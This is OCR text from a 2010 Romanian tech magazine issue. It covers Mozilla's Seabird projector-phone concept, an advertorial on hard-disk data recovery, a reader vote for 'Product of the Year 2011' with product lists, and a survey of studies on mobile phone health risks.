
Telefonul va proiecta pe o suprafață verticală imaginea (ecranul) și, în același timp, pe o suprafață orizontală, o tastatură luminoasă QWERTY

În timp ce, din punct de vedere hardware (al puterii de procesare și al conectivității), performanțele platformelor mobile se apropie din ce în ce mai mult de cele ale terminalelor de tip desktop, primele au rămas deficitare în ceea ce privește posibilitatea de a introduce și a accesa în mod eficient informațiile stocate. Prin urmare, în proiectul Seabird, accentul a fost pus pe modul în care utilizatorul interacționează, în mod fizic, cu terminalul, atunci când accesează conținutul digital.

Astfel, conceptul introduce câteva noi posibilități privind modul în care interacțiunea cu utilizatorul ar putea evolua, odată cu includerea în terminal a unor tehnologii de captare a mișcării și a unor micro-proiectoare digitale. Practic, creatorul Seabird și-a imaginat o interfață Bluetooth cu utilizare multiplă, care să îmbunătățească interfața capabilă să interpreteze gesturile utilizatorului, conferindu-i o mai mare

rare Android și dispune de două proiectoare mobile aflate pe muchiile laterale, prin intermediul cărora telefonul va proiecta pe o suprafață verticală imaginea (ecranul) și, în același timp, pe o suprafață orizontală, o tastatură luminoasă QWERTY completă care va răspunde comenzilor utilizatorului – aceasta dacă dispozitivul este folosit cu o stație de andocare. Pe o suprafață plană, cele două pico-proiectoare vor oferi o tastatură virtuală stânga-dreapta (două imagini) și un touchpad IR, utilizatorul putând tasta prin intermediul unor senzori infraroșu, care detectează tastele atinse. Un dongle/cască Bluetooth/IR poate servi și drept controller wireless, atât pentru mediul 2D, cât și pentru cel 3D. Pe lângă accesorii Bluetooth și cele două pico-proiectoare de 45 de lumeni, telefonul oferă un display de 960 x 600 pixeli, are cameră foto de 8 megapixeli, port mini-USB pentru conectare și jack audio de 3,5 mm. În viziunea creatorului, bateria sa – extrem de puternică – oferă posibilitatea de încărcare wireless.

Telefonul-concept Seabird permite, atunci când este folosit pe o suprafață plană, o interacțiune de calitate pe care utilizatorul o experimentează la folosirea unui netbook. Practic, folosind o stație de andocare și tastatura virtuală proiectată de telefon, utilizatorul „lucrează” cu imaginea. Aceasta este folosită ca o interfață pentru a introduce și a accesa



Transformare: cu stația de andocare, telefonul „devine” un desktop funcțional.

date în dispozitivul mobil.

Din punctul de vedere al designului, terminalul se bazează pe forme aerodinamice. În poziție ridicată, forma sa sugerează o senzație de echilibru, iar atunci când este ținut în mână de utilizator, îi oferă acestuia un control digital facil. Partea din spate a dispozitivului a fost proiectată cu o curbă specifică, ce are un rol funcțional în susținerea elementelor proiectoriului, atunci când terminalul rămâne culcat.

Din păcate, terminalul Seabird reprezintă doar un concept, un prototip – avertizează Mozilla – care subliniază că nu are de gând să transpună în practică, fizic, nici partea hardware și nici noile interfețe ale dispozitivului. Ne consolăm, însă, cu ideea că și alte dispozitive funcționale astăzi erau catalogate – în urmă cu zeci de ani – ca aparținând domeniului SF.

CORINA.CAILEAN@CHIP.RO



Nokia Morph

Un alt concept celebru este cel realizat, în urmă cu doi ani, de Nokia Research Center și Universitatea Cambridge. Terminalul mobil Morph, bazat pe nanotehnologie, este fabricat din materiale flexibile și se poate curba, luând forma dorită de utilizator. Grație nanotehnologiei, are proprietatea de auto-curățare, respingând toate particulele lichide și orice tip de murdărie. Dispozitivul este ecologic, folosind exclusiv energie solară și detectează și analizează orice componentă chimică a aerului. Controlul său se face prin intermediul unui sistem de input haptic (interfață senzitivă), care depășește orice interfață touch actuală, oferind modele 3D ale tastelor și o suprafață transparentă de tastare. Nokia, care a prezentat deja prototipul, estimează că un astfel de terminal va fi produs peste 7 ani.


Date pierdute sau nu?

Oricare dintre noi a trecut prin spinoasă problemă a pierderii unor date – începând de la fișierele șterse accidental din graba utilizatorului, continuând cu datele pierdute în urma închiderii accidentale a calculatorului și terminând cu hard diskurile care, conform lui Murphy, se defectează exact atunci când pe ele sunt stocate date importante, cărora nu li s-a asigurat backup.

Iată, în continuare, principalele tipuri de defecte care necesită recuperarea datelor de pe un HDD. Pentru fiecare, vom încerca să prezentăm și soluția aferentă.

te electrice sunt unice pentru fiecare hard disk în parte, datele nu pot fi recuperate, în acest caz, decât cu ajutorul unor centre specializate de recuperare a datelor. În general, remedierea constă în repararea părții electronice defecte sau, dacă nu este posibil, înlocuirea acesteia cu o alta, compatibilizată în prealabil cu partea mecanică a HDD-ului.

DEFECT FIRMWARE – majoritatea personalului IT consideră că firmware-ul unui hard disk este încorporat într-unul dintre cipurile existente pe partea electrică a unui hard disk. Acest lucru nu este valabil la HDD-uri:



Tehnician BIT Data Recovery în timpul unui proces de recuperare – DEFECT MECANIC.

DEFECT LOGIC – se caracterizează prin defecțiuni la nivelul partițiilor, deteriorări ale sistemului de fișiere, formătări sau ștergeri accidentale ale datelor. Putem discuta de un defect logic doar dacă hard diskul este în perfectă stare de funcționare sau are cel mult câteva sectoare afectate.

Soluție: Cu ajutorul software-ului specializat de recuperare, datele pot fi recuperate în peste 85% din cazuri. De cele mai multe ori, este vorba despre deteriorarea sistemului de fișiere, fapt care face imposibilă găsirea datelor, sau despre ștergerea și formatarea accidentală.

DEFECT ELECTRIC – acest tip de probleme se ivește, de cele mai multe ori, în urma unor fluctuații de tensiune și implică deteriorarea componentei electrice a hard diskului (PCB-ul).

Soluție: Cea mai la îndemână soluție o constituie schimbarea părții electronice afectate cu o alta de la un model similar. Însă, având în vedere faptul că, începând cu noile generații de HDD-uri, aceste componen-

de fapt, firmware-ul unui hard disk este o componentă software care pune hard diskul în mișcare și care este compusă din două părți, una cuprinsă în partea electronică (kernel-ul) și cealaltă scrisă pe platane, într-o zonă specială SA (Service Area).

Soluție: Acest gen de probleme se rezolvă cel mai bine de către centre specializate de recuperare a datelor, care dispun de echipamente ce pot accesa hard diskul în zona de firmware SA. Această partiție nu e accesibilă în mod normal utilizatorilor, dar poate fi citită sau scrisă comutând HDD-ul într-un mod special, denumit Factory Mode. Comutarea se face în mai multe moduri, specifice fiecărui producător, în general, și fiecărui model, în particular. Operația implică folosirea unor programe proprietare, care nu sunt accesibile publicului larg, din motive de protecție a tehnologiilor interne utilizate de fiecare producător.

DEFECT MECANIC – acestea sunt cele mai complicate tipuri de defecte pe care le poate suferi un HDD. Cele mai întâlnite defecte mecanice sunt deteriorările capetelor de ci-

BIT
Data Recovery

www.recuperaridate.ro

tire, blocarea motorului, a capetelor de citire sau deteriorările de suprafață. Cel mai des simptom pentru aceste defecte îl reprezintă zgomotul specific produs la alimentarea HDD-ului, celebrul „click of death”.

Soluție: Recuperarea datelor este o operațiune complexă, pentru care sunt necesare echipamente speciale de recuperare (CLEAN ROOM CLASS 100 – o cameră în care se află doar 100 de particule de praf pe metrul cub de aer), prese de extragere a platanelor, sisteme de extragere a capetelor, tehnicieni cu experiență, sisteme de curățare a impurităților. Având în vedere limitările de mai sus, operația se poate efectua doar de firme specializate în domeniul recuperării datelor.

Cazuri rezolvate

Vă prezentăm două cazuri de defecte hardware, cu un grad mare de complexitate, furnizate de personalul specializat al centrului de recuperare BIT Data Recovery.

EXEMPLU CAZ 1: În service-ul companiei a fost trimis un hard disk Seagate de 1,5 TB cu o problemă mecanică. Acest hard disk a fost trimis, anterior, pentru recuperare de date, la o altă firmă de profil care, după o lună, a ajuns la concluzia că datele nu pot fi recuperate. În urma diagnosticării, specialiștii au constatat că hard diskul are un defect mecanic, mai exact o blocare a motorului. I s-a explicat clientului că există șanse de 50-60% ca datele să se recupereze, iar acesta și-a dat acordul pentru operațiune. Aceasta a fost posibilă cu ajutorul unui echipament specializat pe care – pe plan intern – îl deține doar BIT Data Recovery, care a reușit recuperarea a peste 99% din date. (declarația clientului TOPO LAND CONSULT se află pe site-ul www.recuperaridate.ro)

EXEMPLU CAZ 2: Compania a primit un hard disk Toshiba MK606GAX criptat, care scotea sunete specifice și nu mai era detectat de sistemul de operare. În urma diagnosticării, s-a constatat o deteriorare a capetelor de citire. Clientului i s-au acordat peste 80% șanse de recuperare. În urma procesului de recuperare, care s-a efectuat în interiorul unui CLEAN ROOM CLASS 100, s-a reușit recuperarea datelor în procent de 100%. Mai exact, imaginea completă a hard diskului defect a fost pusă pe un alt HDD, iar clientul și-a putut folosi laptopul chiar din acel moment. (declarația clientului SAINT GOBAIN ISOVER ROMANIA se află pe site-ul www.recuperaridate.ro)

Produsul Anului 2011

Produsele de mâine se votează astăzi!

Suntem cu un pas înaintea viitorului și vă propunem un concurs cu miză înaltă: alegerea celor mai bune produse ale anului 2011!

CHIP schimbă puțin fața competiției consacrate celor mai bune device-uri și aplicații IT&C. Anul acesta vă propunem o serie de produse noi și inovatoare care vor fi pe piață luni bune și în anul 2011.

Astfel titlul de Produsul Anului devine un indicator de cumpărare a unui produs deosebit. Titlul nu va mai reprezenta doar o distincție dată post-market unui produs foarte bun. Vrem cu ajutorul dumneavoastră să premiem produsele pe care le găsiți deja și le veți găsi pe piață și în 2011.

Listele de produse au fost realizate de experimențării redactori CHIP și cuprind produse lansate în ultimele luni, dintre care o parte au trecut prin laboratorul CHIP.

Modul de votare

Modalitatea de votare nu s-a schimbat, ci a rămas la fel ca în ceilalți ani. Aveți posibilitatea să trimiteți pagina alăturată completată prin poștă sau să accesați pagina www.chip.ro/PA2011, să introduceți codul prezent pe CD/DVD și să completați același formular online.

Ținem foarte mult la motivele pentru care votați fiecare produs și de aceea vă rugăm să le completați în dreptul produselor alese (câte trei motive pentru fiecare produs). Și mai mult, în acest an, pe site-ul CHIP veți putea comenta pe larg alegerile făcute.

Toate răspunsurile intră în concurs. Aveți ocazia să câștigați un premiu deosebit cu un singur talon!

La final

Data limită de trimitere a chestionarelor este 26.11.2010. Nu se primesc decât chestionarele originale prezente în revistă. La final, toate voturile, atât din chestionarele tipărite, cât și cele date online, vor desemna câștigătorul fiecărei categorii. Numele câștigătorilor premiilor puse la bătaie de 3D Media Communications, precum și cele ale câștigătorilor trofeelor Produsul Anului 2011 vor fi publicate în numărul din ianuarie al revistei.



După completare, chestionarul va fi îndoit în trei astfel încât adresa destinatarului să apară la vedere, după care îl veți capsă sau lipi cu bandă adezivă și îl veți pune la poștă. Atenție! Nu timbrați chestionarele! Taxele poștale vor fi suportate de către 3 D Media Communications S.R.L.
Data limită de trimitere a chestionarelor este **26 noiembrie 2010** (data poștei). Nu se primesc decât chestionarele originale prezente în revistă. Numele câștigătorilor premiilor în bani și rezultatele concursului „Produsul Anului 2011” vor fi publicate în numărul din ianuarie 2011 al revistei.

CR
CORESPONDENȚĂ
RĂSPUNS
Se taxează la
destinație



Destinatar:
3 D Media Communications S.R.L.
OP 2, CP 4, 500530 Brașov

Puteți vota online la www.chip.ro/pa2011 cu ajutorul codului de pe discul atașat revistei.

DATA LIMITĂ A POȘTEI 26 NOIEMBRIE 2010

Lista produselor intrate în concurs

■ LAPTOPURI

- A 01 TOSHIBA R700
- A 02 ALIENWARE M11x
- A 03 ACER ASPIRE 8943G-434G64Mn
- A 04 ASUS G51J-3D
- A 05 SONY VAIO VPC-F12M1E
- A 06 DELL STUDIO 1558
- A 07 ACER 5820TG-434G50Mn
- A 08 MSI GT740X-016eu
- A 09 APPLE MacBook Pro 15"
- A 10 MAGUAY eXpertBook 3G 03 Altro

■ MONITORE

- B 01 LG M2280 LED
- B 02 SAMSUNG SyncMaster BX2350
- B 03 SAMSUNG SyncMaster LD190
- B 04 BENQ EW2420
- B 05 PHILIPS Brilliance LightFrame 22X1SW/00
- B 06 IIYAMA ProLite E2407HDS
- B 07 IIYAMA ProLite T2250MTS
- B 08 BENQ LED V2420H
- B 09 ASUS 3D Monitor WITH 120Hz Trace Free VG236
- B 10 PHILIPS Brilliance LightFrame 220X1SW/00

■ NETBOOK-URI

- C 01 TOSHIBA AC100
- C 02 ASUS EEEPC 1018P
- C 03 ASUS LAMBORGHINI VX6
- C 04 SONY Vaio VPC-W2151E/W
- C 05 LENOVO IdeaPad S10-3s
- C 06 ACER Aspire one D260-2Dpu
- C 07 HANNSPREE HannsBook SN10E24B
- C 08 ASUS Eee PC SeaShell 1215N
- C 09 MAGUAY eXpertBook Touch 10G 01T
- C 10 ACER eMachines 350

■ TELEFOANE

- D 01 NOKIA N8
- D 02 HTC Desire HD
- D 03 HTC Mozart 7
- D 04 SAMSUNG Omnia 7
- D 05 LG Optimus 7
- D 06 APPLE iPhone 4
- D 07 BLACKBERRY Torch
- D 08 SAMSUNG Galaxy S
- D 09 SONY Ericsson Vivaz pro
- D 10 NOKIA X6

■ GADGET-URI

- E 01 APPLE iPad
- E 02 SAMSUNG Galaxy Tab
- E 03 SONY Vaio P
- E 04 DELL Streak
- E 05 LOGITECH Harmony 1100
- E 06 APPLE iPod Touch 4G
- E 07 AIPTek CMP-PROJ-V20-AIPT
- E 08 BENQ JoyBee GP1
- E 09 HP Scanner Scanjet Professional 1000 Mobile
- E 10 D-LINK AP DAP-1350

■ SECURITATE

- F 01 KASPERSKY PURE
- F 02 BITDEFENDER TotalSecurity 2011
- F 03 PANDA Global Protection 2011
- F 04 NORTON 360 4.0
- F 05 TREND MICRO Titanium Maximul Security
- F 06 F-SECURE Internet Security 2011
- F 07 ESET Smart Security 4
- F 08 AVG Internet Security 2011
- F 09 AVAST! Internet Security 5
- F 10 NORMAN Security Suite

■ SOFTWARE

- G 01 MICROSOFT Office 2010
- G 02 ADOBE Creative Suite 5
- G 03 UBUNTU 10.10
- G 04 CORELDRAW Premium Suite X5
- G 05 COREL Video Studio Pro X3
- G 06 WORDPERFECT Office X5
- G 07 WINDVD 2010
- G 08 CYBERLINK Media Suite 8
- G 09 NERO 10
- G 10 SONY VegasPro 10

■ NETWORKING

- H 01 D-LINK Xtreme N Wireless 802.11N Simultaneous Dual Band Router DIR-815
- H 02 ASUS RT-N 13U
- H 03 TRENDNET 450MB/s TEW691GR
- H 04 HAWKING High-Gain WIRELESS-300N HWRN1A
- H 05 APPLE TimeCapsule 1TB
- H 06 ASUS Wireless USB Adapter USB-N10
- H 07 D-LINK DWA-131 Wireless N Nano USB
- H 08 BELKIN Double N+ Wireless Router
- H 09 EDIMAX nLITE Wireless 3G PORTABLE Router 3G-6210n
- H 10 D-LINK WIRELESS N 150 HOME ROUTER DIR-600

■ PLĂCI VIDEO

- I 01 ASUS ARES
- I 02 GIGABYTE GTX460 GV-N460D5-768I-B
- I 03 ASUS ENGTX460 TOP DirectCU
- I 04 GIGABYTE RADEON 5970
- I 05 HIS RADEON HD6870
- I 06 HIS Radeon HD5670
- I 07 SAPPHIRE HD5770
- I 08 SAPPHIRE Radeon HD5550 512MB GDDR5 OC
- I 09 POWERCOLOR Radeon HD5550
- I 10 NVIDIA GeForce GTS 450

■ PLĂCI DE BAZĂ

- J 01 ASROCK P55 EXTREME4
- J 02 INTEL DX58SO
- J 03 MSI BIG BANG Fusion
- J 04 ASUS RAMPAGE III EXTREME
- J 05 GIGABYTE GA-X58 A-UD9
- J 06 ASUS Xtreme Design M4A89GTD PRO/USB3
- J 07 ASROCK X58 Deluxe3
- J 08 EVGA X58 SLI Classified
- J 09 ASUS P6T7-WS SuperComputer
- J 10 ASUS CROSSHAIR IV Formula

■ CAMERE FOTO

- K 01 CANON 60D
- K 02 PENTAX K-R
- K 03 SAMSUNG NX100
- K 04 SONY ALPHA 580
- K 05 NIKON D7000
- K 06 NIKON P7000
- K 07 CANON G12
- K 08 SONY NEX-5
- K 09 PANASONIC G10
- K 10 OLYMPUS E-5

■ TELEVIZOARE

- L 01 SAMSUNG UE46C8000XW
- L 02 LG 50PK950
- L 03 PHILIPS 37PFL8408
- L 04 SAMSUNG UE55C9000
- L 05 PANASONIC TX-P50VT20
- L 06 LG M2280 LED



CHESTIONAR

Produsul Anului 2011

Votează și poți **CÂȘTIGA** premii **SURPRIZĂ**

Procedura de votare

Fiecare produs are un cod care la fiecare categorie începe cu aceeași literă (de la A01 la A10 pentru laptopuri, de la C01 la C10 pentru netbook-uri etc.). Veți putea vota un singur produs pentru fiecare categorie, iar codul aferent acestuia îl veți trece pe talonul „Produsul Anului 2011” în coloana intitulată „COD PRODUS”. De asemenea, vă rugăm să completați rubrica alăturată cu primele trei motive care v-au determinat alegerea. Codurile acestora le găsiți mai jos și veți putea alege între cinci posibile motive. Pentru a intra în tragerea la sorți care se va organiza înainte de evenimentul „CHIP-Produsul Anului 2011”, trebuie să completați acest chestionar și să îl trimiteți pe adresa redacției (adresa de expediție este tipărită pe verso).

www.chip.ro/pa2011

Completând formularul de comandă îmi exprim consimțământul în mod expres și neechivoc pentru ca orice date cu caracter personal cuprinse în acest document să intre în baza de date a 3 D Media Communications pentru a fi prelucrate și utilizate de acesta în orice activități legate de marketing, promovare a noilor produse și servicii, conform legislației în vigoare. În conformitate cu prevederile legii 677/2001 dispuneți de următoarele drepturi: dreptul de informare, dreptul de acces, dreptul de intervenție, dreptul de opoziție, dreptul de a nu fi supus unei decizii individuale, dreptul de a vă adresa justiției. Pentru exercitarea acestor drepturi vă rugăm să ne contactați în scris la adresa 3 D Media Communications, OP2 CP4, Brașov sau prin fax la numărul 0268 418728.

Nume, prenume Vârsta

Strada

Nr. Bl. Sc. Ap. Localitate

Județ Cod poștal

Telefon E-mail

CNP

COD	MOTIVELE CARE MI-AU DETERMINAT ALEGEREA
1.	Producător/brand cunoscut
2.	Raport bun preț/performanță
3.	Service de calitate
4.	Ușurință în utilizare
5.	Calitate foarte bună

Categorii

- A Laptopuri
- B Monitoare
- C Netbook-uri
- D Telefoane
- E Gadgeturi
- F Securitate
- G Software
- H Networking
- I Plăci video
- J Plăci de bază
- K Camere foto
- L Televizoare

Cod Produs

Motive care mi-au determinat alegerea

O mulțime de lucruri

îmi irită pielea sensibilă.

Bărbieritul

nu ar trebui să fie unul dintre
ele.

Bărbiește-te cu Gillette Fusion Cool White.

Performanțe excelente chiar și pentru o piele sensibilă.



Sistemul flexibil **comfort guard** de la Fusion se adapteaza
contururilor feței, permițând celor 5 lame cu înveliș anti-fricțiune
să ofere un bărbierit confortabil pentru pielea sensibilă.

Gillette
Perfect Bărbătesc™

Telefoanele mobile, un pericol?

ZVONURI, LEGENDE URBANE SAU ADEVĂRURI CRUNTE? Cât de periculoase sunt telefoanele celulare încercăm să aflăm din trecerea în revistă a studiilor efectuate până acum.

CĂTALINA ZOROJANU



1996 Organizația Mondială a Sănătății (WHO)

Proiectul internațional EMF În desfășurare continuă. Ca preambul, se spune „nu au fost identificate încă riscuri majore pentru populație în câteva decenii de cercetare EMF, însă nesiguranța rămâne”.

2002 Consiliul de Sănătate al Olandei Raport consultativ (Dutch Report)

Câmpul electromagnetic al unui telefon mobil nu constituie un risc pentru sănătate, conform cunoștințelor științifice actuale. De aceea nu este necesară revizuirea limitelor de expunere.



2004 Comisia Internațională pentru Protecție împotriva Radiațiilor Nonionizante (ICNIRP), Comisia de Epidemiologie Studii privind expunerea la radiofrecvențe

Deși probabilitatea este scăzută ca radiațiile emise de stațiile de bază să reprezinte un risc pentru sănătate, dată fiind intensitatea scăzută, totuși această posibilitate reprezintă un factor de îngrijorare pentru mulți oameni. Nici un fel de dată acceptabilă nu a fost publicată încă pe această temă.



1996

1997

1998

1999

2000

2001

2002

2003



2000 UK Independent Expert Group Raportul Stewart

„Balanța evidenței arată că nu există un risc general pentru sănătatea oamenilor care locuiesc lângă stațiile de bază deoarece expunerea se află la fracțiuni din guideline-urile internaționale”.



2003 Autoritatea Suedeză pentru Protecția împotriva Radiațiilor (SSI)

Primul raport anual al Grupului de Experți în Câmpuri Electromagnetice (parte din SSI) „Datorită apariției a noi și noi tehnologii, este esențial să urmărim diverse posibile efecte asupra sănătății chiar de la început, în special din moment ce asemenea efecte pot fi detectate după o perioadă lungă de timp, din cauza perioadei lungi de latență pentru multe boli cronice.”

2005 Comisia Națională de Protecție Radiologică (NRPB) - UK Sinteză rapoarte

„Per total, rapoartele au admis că expunerea la câmpuri RF de frecvențe scăzute poate provoca o serie de efecte subtile asupra celulelor, animalelor sau oamenilor, în particular asupra activității creierului în timpul somnului, dar posibilitatea ca acest tip de expunere să cauzeze alte efecte de sănătate rămâne nedemonstrată.”



In momentul în care îl iei pe Google prietenește pe după umăr și încerci să afli câte ceva despre pericolul reprezentat de telefoanele mobile, te izbește un tsunami de informații și mai ales pseudoinformații contradictorii. De la articole care te fac să te duci să îți arunci instantaneu telefonul la coșul de gunoi și să fugi în pădure, până la articole care te liniștesc spunând că e totul în regulă și că celelalte articole au fost scrise de persoane isterice fără nici un fel de pregătire în domeniu, găsești de toate.

Hoax-uri în care se prezintă cum un ou este fiert doar prin încălzirea generată de două telefoane mobile puse în imediata lui apropiere au făcut înconjurul internetului. La fel și știrile despre distrugerii ale antenelor GSM din cauza fricii generale de necunoscut.

Ce a determinat nebunia acestor reacții?

Telefonia mobilă a fost inclusă pe scară largă la sfârșitul anilor 70, Japonia fiind prima țară care a reușit acoperirea unei metropole și apoi a întregului teritoriu cu o rețea de telefonie mobilă 1G. De atunci, răspândirea rețelelor mobile în întreaga lume a devenit doar o chestiune de timp. La începutul anilor 90, intră în forță rețelele 2G (de atunci rețelele mobile sunt bazate pe standardul GSM), iar

astăzi beneficiem de rețele 3G și 3G+.

Mai puțin importante fiind toate aceste acronime și standarde, ceea ce i-a îngrijorat pe oameni au fost câteva studii care au pus în evidență câteva efecte nocive ale radiațiilor electromagnetice nonionizante transmise de telefoanele mobile. Printre cele mai cunoscute este proprietatea acestora de a încălzi țesutul aflat în apropiere. Deoarece radiația emisă face parte dintre radiațiile cunoscute și sub numele de microunde, îngrijorarea oamenilor a atins cote maxime, asocierea cu cuptorul cu microunde făcându-se automat. Dacă acesta are proprietatea să coacă o friptură, oare telefonul mobil, având același tip de radiații electromagnetice, poate face același lucru? Lucrurile nu stau chiar așa, un telefon mobil operează la o frecvență de sute de ori mai mică decât un cuptor cu microunde. În cazul telefoanelor mobile, dată fiind puterea lor foarte mică, puterea de a încălzi creierul la cote alarmante este imposibilă. „Mobilul” poate încălzi țesuturile aflate în imediata lui apropiere, însă nu poate ridica temperatura creierului decât cu un procent insignifiant.

Bineînțeles, îngrijorarea din ce în ce mai crescută a utilizatorilor de telefoane mobile a determinat comunitatea medicală să demareze câteva studii referitoare la efectele telefoanelor mobile.

Studii peste studii

Studiile au început de la jumătatea anilor 90, când a devenit clar că telefonia mobilă se îndreaptă către un fenomen de masă.

Din păcate, toate studiile au suferit de pe urma câtorva probleme:

Imposibilitatea de a studia efectele pe perioadă îndelungată;

Imposibilitatea de a verifica gradul de folosire a telefonului mobil. Toți cei intervievați au încercat să recompună modul în care au vorbit în anii anteriori la telefon. Multe dintre rezultate sunt evident subiective.

Mai jos aveți un timeline al celor mai importante studii. Rezultatele sunt în mare parte pozitive, în sensul în care nu se identifică o legătură directă între folosirea telefoanelor mobile și apariția tumorilor. Țesuturile care absorb cel mai tare radiațiile emise de telefoanele mobile sunt creierul, nervul acustic și glanda parotidă. De aceea studiile s-au concentrat asupra studierii acelor tipuri de tumori care se dezvoltă în aceste țesuturi. Au fost luate în studiu unele tumori cerebrale: gliome, meningioame, neurinomul nervului auditiv și tumorile glandei parotide.

Cel mai complex studiu

Unul dintre studiile cele mai noi este Interphone, coordonat de Asociația Internațională



2005 British Medical Association (BMA) Raport Telefoanele mobile și sănătatea

„Rămâne valabilă recomandarea BMA

din 2001 de a adopta o atitudine precaută față de telefoanele mobile atâta timp cât rezultatele cercetărilor rămân neconcludente. BMA va continua să sprijine cercetările asupra posibilelor efecte adverse ale telefoanelor mobile.”

2009 Comitetul Științific pentru Riscuri de Sănătate nou apărute al Comisiei Europene (SCENIHR)


Raport asupra posibilităților efecte ale câmpului electromagnetic asupra sănătății oamenilor

Una dintre concluziile raportului spune „nici un efect asupra sănătății nu a fost demonstrat la nivelurile de expunere mai mici decât limitele legale de expunere pentru populație. Dar oricum, datele pentru expunerea pe termen lung și tumorile intracraniene sunt dispartate și în special pentru neurinoamele acustice unele date arată că asocierea cu câmpurile RF din telefonia mobilă este posibilă. Pentru alte boli decât cancerul, există foarte puține date epidemiologice.”



2009 Health Physics Society Actualizarea fișei oficiale despre telefoanele mobile

„Investigațiile asupra efectelor posibile ale telefoanelor mobile vor continua în viitor și vor fi importante în special pentru a identifica dacă există efecte adverse asupra celor care utilizează telefoanele mobile pe termen lung sau asupra copiilor. Datele existente nu arată că folosirea telefoanelor mobile sau expunerea la emisiile din stațiile de bază ar provoca boli precum cancer sau alte probleme de sănătate.”



2004

2005

2006

2007

2008

2009

2010




2005 Organizația Mondială a Sănătății Brosură despre Hipersensibilitatea Electromagnetică

În ghidul WHO se pot citi următoarele concluzii: „Electro hipersensibilitatea (EHS) este caracterizată de o gamă de simptome nespecifice care variază de la individ la individ. Simptomele sunt în mod sigur reale și pot varia mult în severitate. Oricare ar fi cauza, EHS poate reprezenta o problemă pentru individul afectat. EHS nu are criterii clare de diagnostic și nu există o bază științifică pentru a lega simptomele EHS de expunerea la EMF (câmp electromagnetic). Deocamdată nu este clar dacă EHS reprezintă un diagnostic medical și nici dacă reprezintă o singură problemă medicală.”



2010 Comisia Internațională pentru protecția contra radiației non ionizante (ICNIRP) Notă asupra studiului Interphone

„ICNIRP a publicat recent o recenzie a evidențelor științifice asupra sănătății datorate expunerii la radiofrecvența telefoanelor mobile. În perioada de timp investigată, nici una dintre cercetări nu a susținut ideea unui risc crescut de tumori cerebrale printre utilizatorii de telefoane mobile. Publicarea studiului Interphone a adăugat multe date celor existente și pe baza recenziilor lor ICNIRP consideră că directivele existente nu trebuie schimbate”.



pentru Studiul Cancerului (IARC). Până la această oră, este cel mai mare studiu desfășurat vreodată și are cea mai mare durată de desfășurare, de zece ani.

Nu numai ca perioada de timp, dar și ca număr de persoane implicate, acesta este cel mai mare studiu: peste 10.000 de persoane din 13 țări au fost intervievate. Fiecare persoană care a fost inclusă în studiu a fost întrebată despre modul în care a folosit telefonul în ultimii 10 ani de zile. Au fost studiate 2.765 de gliome, 2.425 meningioame, 1.121 neurinoame acustice, 109 cazuri de tumori maligne ale glandei parotide și s-au efectuat 7.658 de controale.

Țările participante au fost Australia, Canada, Danemarca, Finlanda, Franța, Germania, Israel, Italia, Japonia, Noua Zeelandă, Norvegia, Suedia și Marea Britanie.

Ne-am oprit asupra acestuia deoarece sintetizează toate cercetările efectuate

au folosit telefonul deloc.


Riscul relativ este cu 40% mai mare pentru așa-numiții „heavy users”. Dar termenul de „heavy user” în accepțiunea studiului Interphone se referă la cei care vorbesc în jur de 30 de minute pe zi. Această limită este ușor atinsă astăzi de milioane de utilizatori. Deci trebuie luat în considerare faptul că majoritatea utilizatorilor pe care s-a făcut acest studiu sunt așa-numiții „light users”, care folosesc telefonul în limite reduse, sub 30 de minute pe zi.

Un alt aspect care nu a fost atins în acest studiu și în nici un alt studiu este influența telefoanelor mobile asupra copiilor. Craniul lor este mai subțire, iar rata de absorbție a microundelor este mai mare. Dacă vreți să îi cumpărați copilului un mobil, gândiți-vă de două ori înainte. Dacă totuși considerați că este vital, cumpărați-i și un handsfree sau învățați-l să folosească speakerul.

